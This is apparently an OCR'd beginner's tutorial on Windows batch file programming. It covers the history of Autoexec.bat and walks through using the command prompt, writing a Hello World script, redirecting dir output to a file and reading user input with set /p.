
The DOS user of the day could opt to create different Autoexec.bat files depending on what they wanted to do. For example, if they wanted to play a game and have as much memory available as possible, they'd create a Config.sys and Autoexec.bat set of files that loaded the bare minimum of drivers and so on. If they needed



The Autoexec.bat file was a PC user's first experience with a batch file.



Batch files are plain text and often created using Notepad.



Batch files were often used as utility programs, to help users with complex tasks.

access to the network, an Autoexec.bat file could be created to load the network card driver and automatically gain access to the network. Each of these unique setups would be loaded on to a floppy disk and booted as and when required by the user.

The Autoexec.bat was the first such file many users came across in their PC-based computing lives; since many had come from a 16-bit or even 8-bit background; remember, this was the late eighties and early nineties. The batch file was the user's primary tool for automating tasks, creating shortcuts and adventure games and translating complex processes into something far simpler.

Nowadays however, a batch file isn't just for loading in drivers and such when the PC boots. You can use a batch file in the same way as any other scripting language file, in that you can program it to ask for user input and display the results on the screen; or save to a file and even send it to a locally or network attached printer. You can create scripts to back up your files to various locations, compare date stamps and only back up the most recently changed content as well as program the script to do all this automatically. Batch files are remarkably powerful and despite them not being as commonly used as they were during the older days of DOS, they are still there and can be utilised even in the latest version of Windows 10; and can be as complex or simple as you want them to be.

So what do you need to start batch file programming in Windows? Well, as long as you have Windows 10, or any older version of Windows for that matter, you can start batch file programming immediately. All you need is to be able to open Notepad and get to the command prompt of Windows. We show you how it all works, so read on.

BATCH FILE POWER

Just like any other programming interface that can directly interrogate and manipulate the system, batch files require a certain amount of care when programming. It's hard to damage your system with a batch file, as the more important elements of the modern Windows system are protected by the User Account Control (UAC) security; UAC works by only allowing elevated privileges access to important system files. Therefore if you create a batch file that somehow deletes a system file, the UAC activates and stop the process.

However, if you're working in the command prompt with elevated privileges to begin with, as the Administrator, then the UAC won't question the batch file and continue regardless of what files are being deleted.

That said, you're not likely to create a batch file that intentionally wipes out your operating system. There are system controls in place to help prevent that; but it's worth mentioning as there are batch files available on the Internet that contain malicious code designed to create problems. Much like a virus, a rogue batch file (when executed with Administrator privileges) can cause much mayhem and system damage. In short, don't randomly execute any batch file downloaded from the Internet as an Administrator, without first reviewing what it does.

You can learn more about batch files in the coming pages, so don't worry too much about destroying your system with one. All this just demonstrates how powerful the humble batch file can be.

You can create complex batch files or simple ones that display ASCII images on screen.


Getting Started with Batch Files

Before you begin to program with batch files, there are a few things you need to know. A batch file can only be executed once it has the .bat extension and editing one with Notepad isn't always straightforward.


A NEW BATCH

Throughout this section on batch files we're going to be working with Notepad, the command prompt and within a folder called 'Batch Files'. To begin with, let's see how you get to the Windows command prompt.

STEP 1 The Windows command prompt may look a little daunting to the newcomer but it's simply another interface (or Shell) used to access the filesystem. You can go anywhere you like in the command prompt, as you would with the graphical interface. To begin, click on the Windows Start button and enter CMD into the search box.




STEP 2 Click on the search result labelled Command Prompt (Desktop App) and a new window pops up. The Command Prompt window isn't much to look at to begin with but you can see the Microsoft Windows version number and copyright information followed by the prompt itself. The prompt details the current directory or folder you're in, together with your username.



STEP 3 While at the command prompt window, enter: `dir/w.` This lists all the files and directories from where you are at the moment in the system. In this case, that's your Home directory that Windows assigns every user that logs in. You can navigate by using the CD command (Change Directory). Try:

```
cd Documents
```

Then press Return.




STEP 4 The prompt should change and display `\Documents>;` this means you're in the Documents directory. Now, create a new directory call Batch Files. Enter:

```
md "Batch Files"
```


You need the quotations because without them, Windows creates two directories: Batch and Files. Now change directory into the newly created Batch Files.

```
cd Batch Files
```

You won't need the quotes to change directories.




STEP 5 Now that you have the directory set up, where you store your batch files, here is how you can create one. Leave the command prompt window open and click on the Windows Start button again. This time enter Notepad and click on the search result to open the Notepad program. Notepad is a simple text editor but ideal for creating batch scripts with.




STEP 6 To create your first batch file, enter the following into Notepad:

```
@echo off
echo Hello World!
```


By default, a batch file displays all the commands that it runs through, line by line. What the @echo off command does is turn that feature off for the whole script; with the '@' (at) sign to apply that command to itself.




STEP 7 When saving anything in Notepad the default extension is .txt, to denote a text file. However, you want the extension to be .bat. Click on File > Save As and navigate to the newly created Batch Files directory in Documents. Click the drop-down menu Save as Type, and select All Files from the menu. In File Name, call the file **Test.bat**.



STEP 8 Back at the command prompt window, enter: `dir/w` again to list the newly created Test.bat file. By the way, the /w part of dir/w means the files are listed across the screen as opposed to straight down. Enter `dir` if you want (although you need more files to view) but it's considered easier to read with the /w flag.




STEP 9 To execute the batch file you've just created, simply enter its name, Test, in the command prompt window. You don't need to add the .bat part, as Windows recognises it as an executable file, and the only one with that particular name in the current directory. Press return and see how you're greeted with Hello World! in the command prompt.



STEP 10 The echo command displays whatever is after it to the screen. Right-click the Test.bat file from Windows Explorer and select Edit to add more echo commands if you like. Try this:

```
@echo off
echo Hello World!
echo This is my first batch file
echo.
echo With a blank line between!
```

Remember to save each new change to the batch file.



Getting an Output

While it's great having the command prompt window display what you're putting after the echo command in the batch file, it's not very useful at the moment, or interactive for that matter. Let's change up a gear and get some output.

INPUT OUTPUT


Batch files are capable of taking a normal Windows command and executing them, while also adding extra options and flags in to the equation.

STEP 1 Let's keep things simple to begin with. Create a new batch file called 'dirview.bat', short for Directory View. Start with the @echo off command and under that add:


```
dir "c:\users\YOURNAME\Documents\Batch Files" >
c:\users\YOURNAME\dirview.txt
```

Substitute YOURNAME with your Windows username.

STEP 2 The new line uses the dir command to list the contents of the directory Batch Files, in your Home directory, dumping the output to a text file called `dirview.txt` in the root of your Home directory. This is done, so that the Windows UAC doesn't require elevated permissions, as everything is in your own Home area. Save and run the batch file.



STEP 3 You have no doubt noticed that there is no indication that the batch file worked as there's no meaningful output on the screen. However, if you now open Explorer and browse to `c:\Users\YOURNAME`, remembering to substitute `YOURNAME` with your Windows username, and double-click the `dirview.txt` file, you can see the batch file's output.



STEP 4 If you want to automate the task of opening the text file that contains the output, add the following line to the batch file:

```
notepad.exe c:\users\YOURNAME\dirview.txt
```

Save the file and once again run from the command prompt. This time, it creates the output and automatically opens Notepad with the output contents.


OUTPUT WITH VARIABLES

Variables offer a more interesting way of outputting something to the screen and create a higher level of interaction between the user and the batch file. Try this example below.

STEP 1 Create a new batch file and call it **name.bat**. Start with the `@echo off` command, then add the following lines:

```
set /p name= What is your name?
echo Hello, %name%
```

